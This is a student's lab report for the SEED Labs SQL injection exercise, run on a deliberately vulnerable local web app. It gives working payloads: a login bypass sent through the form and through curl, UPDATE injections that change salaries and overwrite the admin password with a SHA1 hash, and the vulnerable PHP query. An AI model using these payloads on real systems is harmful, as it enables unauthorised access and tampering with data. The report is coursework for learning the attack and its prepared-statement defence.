

ECE576/676

Lab 4 – SQL Injection Attack

Haosong Liu

Lab Goals

1. Get familiar with basic SQL operations;
2. Learn how to exploit SQL vulnerabilities in the programs;
3. Perform SQL injection attack;
4. Learn how prepared statement protect server from SQL injection attack and test it yourself;

Lab Setup


Only one Seed machine is required for this lab and IP address is of no importance. All components needed for this lab is pre-built in Seed machine.

Components included:

A web application located in folder /var/www/SQLInjection

The URL associated with this web app: <http://www.SEEDLabSQLInjection.com>

Lab Results

Task 1: SQL statements in MySQL console

```
[10/07/18]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
+-----+
| Tables in Users |
+-----+
| credential      |
+-----+
1 row in set (0.01 sec)

mysql>
```

Fig 1: Log into SQL and access the pre-built tables succeed

As shown in Fig1, we successfully logged into MySQL using command shown in the screenshot (for complete commands used during this lab, refer to Appendix A). In Fig2 below, we queried information about a user called Alice.

```
mysql> select * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Fig 2: Query information about user named Alice

Task 2: SQL Injection Attack on SELECT Statement

2.1: SQL Injection Attack from webpage

To inject attack from the webpage, first we need to know the logic for authentication, therefore, a deliberate error command was used for exploring purpose as shown in Fig 3 below:



Fig 3: A deliberate error command for testing purpose

As we can see from the error page, what we input in the username or password field on web is actually part of the SQL query to the database and we can also see that the logic is simply first take a string as username, then take the plaintext password and convert it into an encrypted version of the password then compare. However, according to error message, we may as well just put a random name to first make the placeholder for username disappear, then use an OR command followed by a correct user name then just stop the whole query by putting a semicolon after it then use a hashtag to comment out the rest of the authentication command. The complete command used is shown in Fig 4 and proof of success is shown in Fig5. (both on next page)




Fig 4: Command used to bypass password authentication




Fig5: Bypass Succeed

As proved by Fig4 and Fig5, the bypass was successful.

2.2: SQL Injection Attack from command line

In this section, we basically did the same thing as in 2.1 but in command line this time using curl command. In the previous section, if we examined the URL after we logged in, we found that the structure of the URL is as follow: first part is the main domain name, followed by a PHP file called unsafe_home.php, this should be the file that actually did the authentication work. The last part should then be the real data we sent to the server, therefore, we can use the information gathered so far to do

the same thing in command line using curl command as shown in Fig 6. The proof of success is also in Fig 6.

```
[10/02/18]seed@VM:~$ curl www.SeedLabSQLInjection.com//unsafe_home.php?username=%27or+Name%3D%27admin%27%3B%23&Password=
```



```
color: #3EA055; ">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
  <a class="navbar-brand" href="unsafe_home.php" ></a>

  <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li
  class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
  class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link'
  href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
  out()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button>
</div></nav><div class='container'><br><h1 class='text-center'><b> User Details
  </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
  ='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
  ='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
  ='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
  ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
  10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr>
  <tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/2
  0</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
  ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td>
  <td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>
  90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr>
  <tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
  11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
  h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><t
  d></td><td></td></tr></tbody></table>
  <br><br>
  <div class="text-center">
```

Fig 6: Curl command used to do SQL injection in command line mode and proof of success. (Although the information looks messy as it is the source html code and had not being interpreted by the browser to give us nice-looking tables, however, it indeed contain information we need)

2.3: Append a new SQL statement

This task cannot be done successfully both from the webpage and from the command line, this is probably because MySQL prevents multiple statements from executing when invoked from php. Proof of failure are shown in Fig7 on next page.



Fig 7: Command used to append another SQL statement, did not succeed

Task 3: SQL Injection Attack on UPDATE Statement

3.1 Modify salary:

As employees can only update basic information, to modify a user's salary, one must first login as administrator. We use the command in Task 2.1 to log in as administrator. Then click on 'Edit profile' to and in Name field, use the same trick to start the query to change Alice's salary (Shown in Fig 8 below, Fig 9 shows the proof that we did change Alice's salary successfully).





Fig 8: Command used to change Alice's salary to -100 when logged in as administrator



The screenshot shows the 'User Details' page of the SEED LABS application. At the top, there is a green navigation bar with the SEED LABS logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area has a title 'User Details' and a table listing user information. The table has columns for Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The data rows are for Alice, Boby, Ryan, Samy, Ted, and Admin. Alice's salary is -100, which is highlighted in yellow. At the bottom, there is a copyright notice: 'Copyright © SEED LABS'.


Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	-100	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

Fig 9: Proof of success for changing Alice's salary

3.2 Modify other people's salary:

There's no difference in doing the trick, basically running the same-structured query but focuses on changing Admin's salary. (See Fig 10 for command used, detailed command refer to Appendix A)



The screenshot shows the 'Admin's Profile Edit' page of the SEED LABS application. The page has a green navigation bar with the SEED LABS logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area has a title 'Admin's Profile Edit' and a form with fields for NickName, Email, Address, Phone Number, and Password. The NickName field contains the SQL injection command: 'salary='-100' where Name='admin'. Below the form is a green 'Save' button. At the bottom, there is a copyright notice: 'Copyright © SEED LABS'.

NickName:

Email:


Address:

Phone Number:

Password:

Copyright © SEED LABS

Fig 9: Command used for changing Admin's salary to -100



User Details


Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	-100	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	-100	3/5	43254314				

Copyright © SEED LABs

Fig 10: Proof of Admin's salary changed after running the attack

3.3 Modify Other People's password

Still, the logic is the same as the last two quests in task 3 but this time, as password is encrypted and stored as hash values and when you enter the password on the web, the plaintext you entered would convert to hashed value, but when you make changes directly in the database, the hash won't happen. Therefore, if you hack the system using the plaintext password update, you wouldn't be able to log in using that plaintext. This is shown in Fig 12 and Fig 13 on the next page. Fig 11 shows successful change in Admin's password to 'hahaha' using command '`,password='hahaha' where Name = 'Admin'`'



Admin's Profile Edit

NickName:

Email:

Address:

Phone Number:

Password:

Copyright © SEED LABs

Fig 11: Command used to change Admin's password


```

/bin/bash
-> ;
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | -100 | 9/20 | 10211002 | | | |
| | | | | | | | |
| | | | | | | | |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | |
| | | | | | | | |
| | | | | | | | |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | |
| | | | | | | | |
| | | | | | | | |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | |
| | | | | | | | |
| | | | | | | | |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | |
| | | | | | | | |
| | | | | | | | |
| 6 | Admin | 99999 | -100 | 3/5 | 43254314 | | | |
| | | | | | | | |
| | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>

```

Fig 11: Changing password of Admin to 'hahaha' succeeded




Fig 12: Could not log into Admin's account using 'hahaha' shown in the database record due to SHA1 hashing

This also makes sense as we can see in Fig 11 that all other passwords are hashed value, only the modified admin's password is a plaintext hahaha, which clearly wouldn't work.

Therefore, this time, we first hash the string 'hahaha' using the SHA1 hash function to hash 'hahaha' to '8A2DA05455775E8987CBFAC5A0CA54F3F728E274', then, using the same structure, only this time, change the password='hahaha' part to password='8A2DA05455775E8987CBFAC5A0CA54F3F728E274'. After the new injection, we tested the effect by logging in using password 'hahaha' on the web and this time it worked, thus proved our hypothesis. (See Fig 13 and Fig 14 on next page for proof, URL on Fig 14

is the strong proof that we indeed used the password 'hahaha' to log in) Fig 15 shows the record stored in the database is now indeed a hashed version of 'hahaha'.



Fig 13: Log in as Administrator using new password 'hahaha'




Fig 14: Log in succeed, can prove that this is done using a plaintext password 'hahaha' as we can see that info on URL in top of the figure (i.e: usersame=Admin&Password=hahaha)




Fig 15: Query on debase shows the password has indeed changed to hashed version of plaintext password 'hahaha'

Task 4: Countermeasure – Prepared Statement

The reason we can attack the database so easily is because the application is using an unsafe php file to authenticate users. This can be seen from any of the screenshot above (e.g: Fig 14), if you examine the URL information in the screenshot, you can see that the application is using a php file called `unsafe_home.php` to authenticate log-ins. Open this file to examine the code we found that the program did not use safe SQL command (see Fig 16). As we can see, the authentication part is just a normal SQL query, which reads the inputs in username and password fields, this means, anything typed in username field would be treated as part of the query code, which makes it a loop hole to attack. In previous three tasks, we fully manipulated this vulnerability in that we always first use a single quote to fill in the `input_name` field, then simply add an OR logic with a true value to bypass username authentication, and after that, end the query with a semicolon and then use a hashtag to comment out everything after that so that the password authentication part has been skipped, which is dangerous.

```
<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

Fig 16: Snippet of unsafe part of the php code for user authentication

To prevent such malicious code to be injected into the database, one needs to restrict how user inputs be interpreted by database. In `unsafe_home.php`, the inputs are taken then the whole statement is compiled, making us easy to inject malicious code as we know our input would be treated as the an effective part of the query code.

